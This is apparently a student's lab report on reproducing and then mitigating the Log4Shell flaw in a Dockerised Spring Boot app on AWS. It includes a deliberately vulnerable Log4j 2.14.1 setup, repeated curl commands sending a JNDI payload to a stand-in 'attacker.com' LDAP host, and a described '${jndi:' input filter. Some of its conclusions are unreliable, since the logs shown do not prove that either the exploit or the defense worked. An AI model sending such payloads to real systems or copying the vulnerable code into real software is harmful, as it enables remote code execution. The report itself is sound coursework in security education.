Zehra Syeda Sarwat
Cybersecurity Architecture - Assignment 9
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Securing Systems Against Log4Shell Exploits Using Docker and MITRE Frameworks

Summary:
In this report I will cover step by step experience as I complete assignment 9. This was an incredibly invigorating exercise as I simulated the attack, and then worked on how to prevent it. Key learnings are highlighted in blue throughout the doc. From small learnings to being more careful on file names (caps versus lower) to learnings on what log4j vulnerability actually is and how to prevent it – I thoroughly enjoyed this assignment – even though there moments of 'despair'.

I have a video, but it is towards the end as it took me days to do this and as you will see below, I had no way of knowing if things would work (if I should record), or they wont, until they worked! So I tried to screen shot everything so you have a record as I completed this over a number of days – breaking throughout the day for work and coming back to this.

Legend:

Errors and how I fixed them
Steps I took outside of errors
Top Learnings
Code I used
Instructions from assignment

Part 1: Environment Setup and Exploitation (MITRE ATT&CK)

Set Up:

1) First I needed to set up my Docker instance on AWS.

Created AWS instance
Connected via SSH: **ssh -i "C:\Users\zehra\Desktop\HW9\mykeyass9.pem" ec2-user@18.117.114.253**

Installed Docker

```
sudo yum update -y

sudo yum install docker -y

sudo service docker start

sudo usermod -aG docker ec2-user
```

2) Now applying group permission change

Exit

ssh -i "C:\Users\zehra\Desktop\HW9\mykeyass9.pem" ec2-user@18.117.114.253

3) Running Docker container with shared folder


mkdir ~/shared

docker run -dit --name mycontainer -v ~/shared:/data ubuntu

4) setting up WinSCP because I find it easier to use when modifying and moving files around.
   Converting .pem to .ppk – went to this site Download PuTTY: latest release (0.83), used puttygen.exe.
   Loaded the key and converted to ppk.
   Now need to set up connection in WinSCP.
   Entered the info and connected.
5) Test File Sync with Docker
   Uploaded test file on /home/ec2-user/share
   Used SSH to confirm it is there – confirmed.
   Now I am ready to follow instructions provided in the Assignment

Step 1: Set Up the Vulnerable Environment
Task: Deploy a Java application with a vulnerable Log4j version (2.14.1)using Docker Compose.

1) Created a folder on instance called log4shell-homework



2) I created file structure:

log4shell-homework/

├── pom.xml ← used code provided

└── src/

  └── main/

    ├── java/

    | └── com/

    | └── example/

    | └── LogController.java ← used code provided

    └── resources/

      ├── application.properties ← did not do this

      └── log4j2.xml ← Optional

3) Build and run Docker

Created docker and docker compose files with code provided.

Built and run

The codes provided did not work and I was unable to run docker or build it. The code did not copy paste properly, had to go back and recreate the files. Had to fix the code and then paste to finally get it moving forward.

Docker compose still would not work.

Reinstalled Docker

Seems like "You're seeing the error because your system **does not yet support the docker compose plugin**, or it's misconfigured."

Installed Docker manually:

1. sudo curl -L "https://github.com/docker/compose/releases/download/1.29.2/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
2. sudo chmod +x /usr/local/bin/docker-compose
3. docker-compose version
4. Didn't work
5. Reinstalled again using compose binary and making it executable
    a. sudo curl -L "https://github.com/docker/compose/releases/download/v2.17.3/docker-compose-$(uname -s)-$(uname -m)" -o /usr/local/bin/docker-compose
    b. sudo chmod +x /usr/local/bin/docker-compose
6. Finally got version Docker Compose version v2.17.3
7. Finally able to docker-compose build
8. Finally able to docker-compose up

WOOT WOOT LETS GOOOOO

Code in Files: As mentioned above the code provided did not work so I had to find code that will. I used below code instead:

1. **pom.xml:**

```
<?xml version="1.0" encoding="UTF-8"?>
<project xmlns="http://maven.apache.org/POM/4.0.0"
         xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
         xsi:schemaLocation="http://maven.apache.org/POM/4.0.0
         http://maven.apache.org/xsd/maven-4.0.0.xsd">
    <modelVersion>4.0.0</modelVersion>

    <groupId>com.example</groupId>
    <artifactId>log4shell-demo</artifactId>
    <version>0.0.1-SNAPSHOT</version>
    <packaging>jar</packaging>

    <parent>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-starter-parent</artifactId>
        <version>2.5.5</version>
```

```
  </parent>

  <dependencies>
    <dependency>
      <groupId>org.springframework.boot</groupId>
      <artifactId>spring-boot-starter-web</artifactId>
    </dependency>
    <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-core</artifactId>
      <version>2.14.1</version>
    </dependency>
    <dependency>
      <groupId>org.apache.logging.log4j</groupId>
      <artifactId>log4j-api</artifactId>
      <version>2.14.1</version>
    </dependency>
  </dependencies>

  <build>
    <plugins>
      <plugin>
        <groupId>org.springframework.boot</groupId>
        <artifactId>spring-boot-maven-plugin</artifactId>
      </plugin>
    </plugins>
  </build>
</project>
```

2. Dockerfile

```
# Stage 1: Build the application
FROM maven:3.8.5-openjdk-11 AS build
WORKDIR /app
COPY . .
RUN mvn clean package -DskipTests

# Stage 2: Run the application
FROM openjdk:11-jre-slim
WORKDIR /app
COPY --from=build /app/target/log4shell-demo-0.0.1-SNAPSHOT.jar /app.jar
ENTRYPOINT ["java", "-jar", "/app.jar"]
```

3. Docker-compose.yml

```
version: '3'

services:
  app:
    build: .
    ports:
      - "8080:8080"
```

4. Logcontroller.java

```
package com.example.log4shell;

import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;
import org.springframework.web.bind.annotation.*;
import org.apache.logging.log4j.Logger;
import org.apache.logging.log4j.LogManager;

@SpringBootApplication
@RestController
public class DemoApplication {

   private static final Logger logger = LogManager.getLogger(DemoApplication.class);

   public static void main(String[] args) {
      SpringApplication.run(DemoApplication.class, args);
   }

   @GetMapping("/")
   public String index(@RequestParam(name = "input", required = false, defaultValue = "") String input) {
      logger.info("User input: " + input);
      return "Input received. Check logs.";
   }
}
```

Step 2: Exploit the Vulnerability (MITRE ATT&CK) Task: Exploit Log4Shell by sending a malicious payload

1) The instructions did not work and when trying to install python and ldap 3, used command pip install ldap3 but I get error -bash: pip: command not found

So I had to do the below:
sudo dnf install python3 -y
Python 3.9.22 installed
Installed pip - sudo dnf install python3-pip -y
pip 21.3.1 from /usr/lib/python3.9/site-packages/pip (python 3.9)
Installed ldap library pip3 install ldap3
python3 -m venv venv
source venv/bin/activate
pip install ldap3

All installed !

2) setting up a working LDAP server using Docker and test it with a Python client script using ldap3.
   a) Creating ldap_server.py file. The code does not work.ldap 3 does not provide ldap server implementation – it is a client library. Also connection.serve_forever() **does not exist** in ldap3.Had to do this differently.

      Used code below for the file:

```
from ldap3 import Server, Connection, ALL

# Connect to an LDAP server running at 0.0.0.0:389
server = Server('0.0.0.0', port=389, get_info=ALL)

try:
```

```
        connection = Connection(server, auto_bind=True)
        print("Connected to LDAP server at 0.0.0.0:389")
    except Exception as e:
        print(f"Failed to connect to LDAP server: {e}")
```

File created ldap_test.py

b) Running the script- When I try to run I get error

```
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ python3 ldap_test.py
Failed to connect to LDAP server: socket connection error while opening: [Errno 111] Connection refused
(venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$
```

Confirmed open LDAP container is running

Tested connection from EC2 to LDAP container – error command not found.

Installed telnet

Tried to connect – connection refused

Checked docker container and port shows empty

Ran below to start openldap with port mapping

```
docker run -d --name my-openldap \
 -p 389:389 \
  -e LDAP_ORGANISATION="My Org" \
  -e LDAP_DOMAIN="example.com" \
  -e LDAP_ADMIN_PASSWORD="admin" \
  osixia/openldap
```

Tried connecting and see below

```
Trying 127.0.0.1...
Connected to localhost.
Escape character is '^]'.
```

Now trying to run the script again

Connected to LDAP server at 0.0.0.0:389 ← YYEEAAAAAAAAAA

3) Run the server in a separate terminal

Opened another terminal.Connected to instance and in the project folder

Ran command but got error python ldap_server.py - -bash: python: command not found

Need to use python3 instead – still did not work. Seems like the ldap_server.py

LEARNINGS: MY MISTAKE – the file is python3 ldap_test.py and not server. Fixed command and now it works.

4) Craft and Send payload:

Tried curl -X POST http://localhost:8080/log -d but get error

```
[ec2-user@ip-172-31-46-85 log4shell-homework]$ curl -X POST http://localhost:8080/log -d '${jndi:ldap://host.docker.internal:389/a}'
curl: (7) Failed to connect to localhost port 8080 after 0 ms: Couldn't connect to server
```

tried docker run -p 8080:8080 your-image-name – got output below:

```
REPOSITORY       TAG      IMAGE ID      CREATED      SIZE
ubuntu           latest   a0e45e2ce6e6  4 weeks ago  78.1MB
osixia/openldap  latest   31d1d6e16394  4 years ago  257MB
```

This means I haven't **haven't built your app Docker image yet** (the one that runs your Java app on port 8080).

Built image → docker build -t log4shell-demo .


Checked docker image again – don't see the additional image

Docker build failed – need to rerun it

Reran it no luck still the docker images shows above.

Updated docker file
Tried again
Had to modify all the files and also split the LogController.java and Log4ShellDemoApplication.java. Updated code all across.
Then ran mvn clean package, java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar – and finally it worked!! No errors

Now need to run the Spring Boot but I get error



Spent 2 hours on this – kept going round and round on this – no luck keep getting error again – I don't know what do –
Modified each file numerous times, checked file structure, recreated files, no luck at all
LEARNINGS: Finally I redid the files again and the structure and it worked!!!

Now I need to
use curl to send malicious JNDI payload to the app
entered command: curl http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}
Now it is stuck

Used another terminal to connect → telnet 18.117.114.253
It was stuck on trying ……..

So on the first terminal I got the below: (venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}" curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server

On the second terminal that I was using to telnet, I got the below: (venv) [ec2-user@ip-172-31-46-85 log4shell-homework]$ curl "http://18.117.114.253:8080/log?message=\${jndi:ldap://attacker.com:1389/a}" curl: (28) Failed to connect to 18.117.114.253 port 8080 after 133912 ms: Couldn't connect to server

Seems like the issue may be that curl cannot connect to port 8080 on your EC2 instance
I added below to application.properties to enable external connections.

server.address=0.0.0.0
server.port=8080

Still no luck
If curl to localhost:8080 immediately fails with "Couldn't connect," it means your app is not running or not listening on port 8080.


Confirmed file structure

LEARNING: However when i do 'find src' it says 'No such file or directory'. The error means Maven can't find your Java source code because the **src folder doesn't exist or is in the wrong place**.

Looked at file structure all over again – seems like SRC was all caps – could this be the problem???
Changed to src and recreated everything.

mvn clean package – ran fine

java -jar target/log4shell-demo-0.0.1-SNAPSHOT.jar – **WOW Ran fine!**



FINALLY

5) Observe the exploit:

Now opened a new terminal and tried to connect

Then used the curl command: curl http://localhost:8080/log?message=\${jndi:ldap://attacker.com:1389/a}

On second terminal it said this:

```
[ec2-user@ip-172-31-46-85 ~]$ curl "http://localhost:8080/log?messag
e=\${jndi:ldap://attacker.com:1389/a}"
{"timestamp":"2025-05-29T00:53:42.721+00:00","status":400,"error":"B
ad Request","path":"/log"}[ec2-user@ip-172-31-46-85 ~]$
```

It gave me a warning in the first terminal :

```
n 1 ms
2025-05-29 00:53:42.702  WARN 80951 --- [0.0-8080-exec-1] .w.s.m.s.DefaultHandlerExceptionResolver : Resolved [org.springframew
ork.web.bind.MissingServletRequestParameterException: Required request parameter 'input' for method parameter type String is no
t present]
```

Seems like Spring Boot app is expecting a request parameter named **input**, but your curl command is sending a parameter named **message**.

Used this command on second terminal: curl
http://localhost:8080/log?input=\${jndi:ldap://attacker.com:1389/a}

First terminal says:

```
2025-05-29 00:56:24.312  INFO 80951 --- [0.0-8080-exec-2] com.example.log4shell.LogController      : Received input: $jndi:ldap
://attacker.com:1389/a
```

Second one says:

```
{"timestamp":"2025-05-29T00:53:42.721+00:00","status":400,"error":"B
ad Request","path":"/log"}[ec2-user@ip-172-31-46-85 ~]$ curl "http:/
/localhost:8080/log?input=\${jndi:ldap://attacker.com:1389/a}"
Logged: $jndi:ldap://attacker.com:1389/a[ec2-user@ip-172-31-46-85 ~]
$
```

YYEEAAAAAAAAAAAAAAAAAAA

6) Explanation

This means the curl command sent a malicious JNDI payload to the springboot application. On the first terminal it says received input which is the exact vulnerability!!!!

So it is working and we were able to 'attack' the server!!!

This simulates how attackers exploit the Log4Shell vulnerability: by sending a string that Log4j interprets as a JNDI lookup, triggering a remote class load **if** the target system is misconfigured (which modern Java versions typically prevent by default now).

LEARNINGS: My app uses a logging tool called Log4j. This tool takes messages you give it and writes them down (logs them).
The Log4Shell vulnerability is a weakness in Log4j where if someone sends a specially crafted message, Log4j tries to do something dangerous: it goes out to another computer (over the internet) to load and run some code it finds there. This happens because Log4j "interprets" parts of the message as instructions to load code remotely — this is called a JNDI lookup.
If your app or server is not protected properly, this lets an attacker run their own code on your server without permission. That is what we just simulated!!!!
However, newer versions of Java and Log4j have added protections to stop this automatic loading of code, so just sending the message doesn't always work anymore.
This maps to MITRE ATT&CK Tactic: Initial Access (TA0001) and Technique: Exploit Public-Facing Application (T1190).

Part 2: Defending Against Log4Shell (MITRE DEFEND) Apply Security Controls

1. Update Log4j to use secure version 2.17.0 – updated the file
2. Add Input Validation in LogController.java to block JNDI patterns –
   Updated file to
   a. Use @PostMapping instead of @GetMapping.
   b. Accept input as a raw string body (@RequestBody) instead of a query parameter.
   c. Add basic protection by detecting and blocking any string that tries to exploit Log4Shell using ${jndi:.
3. Redeploy
   a. Cd log4shell-homework
   b. docker-compose down
   c. docker-compose up –build
4. Explanation
   Learnings: These steps helped protect a web application from a dangerous cybersecurity flaw Log4Shell. This vulnerability allows hackers to run their own code on systems remotely just by sending a specially crafted message.
   1. Updating Log4j to 2.17.0
      The older version had the flaw and hackers could trick into running code form the internet. The new version has fixed this problem making it harder for hackers to take advantage of this vulnerability.
   2. Added input validation
      a. Switched @GetMapping to @PostMapping
         This change makes the app safer by requiring users to send date in a more secure way – in the body of the message versus address sbar.
      b. Used @RequestBody instead of query parameters
         Now the app reads the entire message body, which gives better control and visibility over what people are sending.
      c. Checked for hacking patters like ${jndi
         This filters incoming messages that may include a suspicious pattern and blocks them.

   Together these steps will help mitigate hackers ability to infiltrate the we application.

5. Testing the Defense
   a. curl -X POST http://localhost:8080/log -H "Content-Type: text/plain" -d '${jndi:ldap://attacker.com:1389/a}'
      This did not work, it kept saying method not allowed. I checked the LogController file to ensure we had post mapping, restarted docker compose, but still wont work.
   b. Benign request did not work either.

Part 3: Incident Response (MITRE REACT)

So seems like the log4shell-homework-app1 was created but not up. See below

```
[ec2-user@ip-172-31-46-85 log4shell-homework]$ docker ps
CONTAINER ID   IMAGE             COMMAND                  CREATED        STATUS
        PORTS                                                NAMES
d95030d07511   osixia/openldap   "/container/tool/run"    33 hours ago   Up 33
hours   0.0.0.0:389->389/tcp, :::389->389/tcp, 636/tcp     my-openldap
1b203bafd478   ubuntu            "/bin/bash"              46 hours ago   Up 46
hours                                                      mycontainer
[ec2-user@ip-172-31-46-85 log4shell-homework]$ docker ps -a
CONTAINER ID   IMAGE                     COMMAND                  CREATED
 STATUS         PORTS                                                NAMES
2a056517e386   log4shell-homework-app    "java -jar /app.jar"     3 hours ago
 Created                                                              log4shell-home
work-app-1
d95030d07511   osixia/openldap           "/container/tool/run"    33 hours ago
 Up 33 hours    0.0.0.0:389->389/tcp, :::389->389/tcp, 636/tcp     my-openldap
1b203bafd478   ubuntu                    "/bin/bash"              46 hours ago
 Up 46 hours                                                          mycontainer
[ec2-user@ip-172-31-46-85 log4shell-homework]$
```

So we have to resolve this first

We are getting Error: listen tcp4 0.0.0.0:8080: bind: address already in use

Meaning something is already using port 8080. So we have to unbind it first

I found out what is using it, killed the process, and restarted docker

```
[ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo lsof -i :8080
COMMAND   PID     USER   FD   TYPE DEVICE SIZE/OFF NODE NAME
java    80951 ec2-user    9u  IPv6 276034      0t0  TCP *:webcache (LISTEN)
[ec2-user@ip-172-31-46-85 log4shell-homework]$ sudo kill -9 80951
[ec2-user@ip-172-31-46-85 log4shell-homework]$ docker start log4shell-homework
-app-1
log4shell-homework-app-1
```

I checked logs and got below

```
[ec2-user@ip-172-31-46-85 log4shell-homework]$ docker logs log4shell-homework-app-1
SLF4J: Class path contains multiple SLF4J bindings.
SLF4J: Found binding in [jar:file:/app.jar!/BOOT-INF/lib/logback-classic-1.2.6.jar!/org/slf4j/impl/StaticLoggerBinder.class]
SLF4J: Found binding in [jar:file:/app.jar!/BOOT-INF/lib/log4j-slf4j-impl-2.14.1.jar!/org/slf4j/impl/StaticLoggerBinder.class]
SLF4J: See http://www.slf4j.org/codes.html#multiple_bindings for an explanation.
SLF4J: Actual binding is of type [ch.qos.logback.classic.util.ContextSelectorStaticBinder]

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 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::                (v2.5.5)

2025-05-29 21:41:29.335  INFO 1 --- [           main] c.e.log4shell.Log4ShellDemoApplication   : Starting Log4ShellDemoApplication v0.0.1-SNAPSHOT using Java 17.0.2 on 2a056517e386 with PID 1 (/app.jar started by root in /)
2025-05-29 21:41:29.339  INFO 1 --- [           main] c.e.log4shell.Log4ShellDemoApplication   : No active profile set, falling back to default profiles: default
2025-05-29 21:41:31.542  INFO 1 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat initialized with port(s): 8080 (http)
2025-05-29 21:41:31.574  INFO 1 --- [           main] o.apache.catalina.core.StandardService   : Starting service [Tomcat]
2025-05-29 21:41:31.574  INFO 1 --- [           main] org.apache.catalina.core.StandardEngine  : Starting Servlet engine: [Apache Tomcat/9.0.53]
2025-05-29 21:41:31.697  INFO 1 --- [           main] o.a.c.c.C.[Tomcat].[localhost].[/]       : Initializing Spring embedded WebApplicationContext
2025-05-29 21:41:31.708  INFO 1 --- [           main] w.s.c.ServletWebServerApplicationContext : Root WebApplicationContext: initialization completed in 2229 ms
2025-05-29 21:41:32.992  INFO 1 --- [           main] o.s.b.w.embedded.tomcat.TomcatWebServer  : Tomcat started on port(s): 8080 (http) with context path ''
2025-05-29 21:41:33.005  INFO 1 --- [           main] c.e.log4shell.Log4ShellDemoApplication   : Started Log4ShellDemoApplication in 4.631 seconds (JVM running for 5.84)
[ec2-user@ip-172-31-46-85 log4shell-homework]$
```

I have seen this before!!! This tells us

- Spring Boot v2.5.5 has started.
- Tomcat is running on port 8080.
- Your main class Log4ShellDemoApplication initialized successfully.
- No crash, no errors — the app is alive inside the container (log4shell-homework-app-1).

Checked for Docker logs to see if we have ${jndi:

I get the output below:

```
SLF4J: Class path contains multiple SLF4J bindings.
SLF4J: Found binding in [jar:file:/app.jar!/BOOT-INF/lib/logback-classic-1.2.6.jar!/org/slf4j/impl/StaticLoggerBinder.class]
SLF4J: Found binding in [jar:file:/app.jar!/BOOT-INF/lib/log4j-slf4j-impl-2.14.1.jar!/org/slf4j/impl/StaticLoggerBinder.class]
SLF4J: See http://www.slf4j.org/codes.html#multiple_bindings for an explanation.
SLF4J: Actual binding is of type [ch.qos.logback.classic.util.ContextSelectorStaticBinder]
[ec2-user@ip-172-31-46-85 log4shell-homework]$
```

Explanation:

This means:

- The only lines that matched \${jndi: were not from your application logs, but from the startup messages of SLF4J (the logging framework).
- There are no log lines showing ${jndi:...} as user input. That means the application:
    - Intercepted the malicious input
    - Blocked it
    - Did NOT log it

    Basically, the Log4Shell is working as intended. We have updated to a secure version, implemented input validation, confirmed logging is clean

Appendix A

Terminal 1 – All commands and responses including set up all the way to simulating the exploit and securing.

m (3.0 kB at 132 kB/s)

21.30 Downloading from central:
https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven/3.6.3/maven-3.6.3.pom (26 kB at 1.1 MB/s)

21.33 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-model/3.6.3/maven-model-3.6.3.pom (4.1 kB at 178 kB/s)

21.36 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.2.1/plexus-utils-3.2.1.pom (5.3 kB at 191 kB/s)

21.40 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/maven-artifact/3.6.3/maven-artifact-3.6.3.pom (2.4 kB at 96 kB/s)

21.44 Downloading from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.plexus/0.3.4/org.eclipse.sisu.plexus-0.3.4.pom (4.2 kB at 181 kB/s)

21.46 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-plexus/0.3.4/sisu-plexus-0.3.4.pom (14 kB at 597 kB/s)

21.49 Downloading from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom

Downloaded from central:
https://repo.maven.apache.org/maven2/org/eclipse/sisu/org.eclipse.sisu.inject/0.3.4/org.eclipse.sisu.inject-0.3.4.pom (2.6 kB at 109 kB/s)

21.52 Downloading from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/eclipse/sisu/sisu-inject/0.3.4/sisu-inject-0.3.4.pom (14 kB at 626 kB/s)

21.55 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.5.2/plexus-classworlds-2.5.2.pom (7.3 kB at 348 kB/s)

21.59 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.0.17/plexus-utils-3.0.17.pom (3.4 kB at 162 kB/s)

21.62 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-classworlds/2.6.0/plexus-classworlds-2.6.0.pom (7.9 kB at 316 kB/s)

21.65 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/plugins/maven-shade-plugin/3.2.4/maven-shade-plugin-3.2.4.pom (11 kB at 448 kB/s)

21.69 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.5.4/plexus-component-annotations-1.5.4.pom (815 B at 37 kB/s)

21.71 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.5.4/plexus-containers-1.5.4.pom (4.2 kB at 202 kB/s)

21.74 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/2.0.5/plexus-2.0.5.pom (17 kB at 560 kB/s)

21.78 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-artifact-transfer/0.12.0/maven-artifact-transfer-0.12.0.pom (11 kB at 469 kB/s)

21.81 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-common-artifact-filters/3.0.1/maven-common-artifact-filters-3.0.1.pom (4.8 kB at 220 kB/s)

21.84 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-shared-utils/3.1.0/maven-shared-utils-3.1.0.pom (5.0 kB at 172 kB/s)

21.87 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-utils/3.1.1/plexus-utils-3.1.1.pom (5.1 kB at 211 kB/s)

21.90 Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-api/1.7.5/slf4j-api-1.7.5.pom (2.7 kB at 122 kB/s)

21.93 Downloading from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/slf4j/slf4j-parent/1.7.5/slf4j-parent-1.7.5.pom (12 kB at 472 kB/s)

21.96 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm/8.0/asm-8.0.pom (2.9 kB at 109 kB/s)

22.00 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-commons/8.0/asm-commons-8.0.pom (3.7 kB at 167 kB/s)

22.02 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-tree/8.0/asm-tree-8.0.pom (3.1 kB at 149 kB/s)

22.05 Downloading from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/ow2/asm/asm-analysis/8.0/asm-analysis-8.0.pom (3.2 kB at 137 kB/s)

22.08 Downloading from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/jdom/jdom2/2.0.6/jdom2-2.0.6.pom (4.6 kB at 148 kB/s)

22.11 Downloading from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/apache/maven/shared/maven-dependency-tree/3.0.1/maven-dependency-tree-3.0.1.pom (7.5 kB at 341 kB/s)

22.15 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-component-annotations/1.6/plexus-component-annotations-1.6.pom (748 B at 31 kB/s)

22.18 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus-containers/1.6/plexus-containers-1.6.pom (3.8 kB at 179 kB/s)

22.20 Downloading from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/codehaus/plexus/plexus/3.3.2/plexus-3.3.2.pom (22 kB at 718 kB/s)

22.24 Downloading from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom

Downloaded from central: https://repo.maven.apache.org/maven2/org/vafer/jdependency/2.4.0/jdependency-2.4.0.pom (15 kB at 558 kB/s)

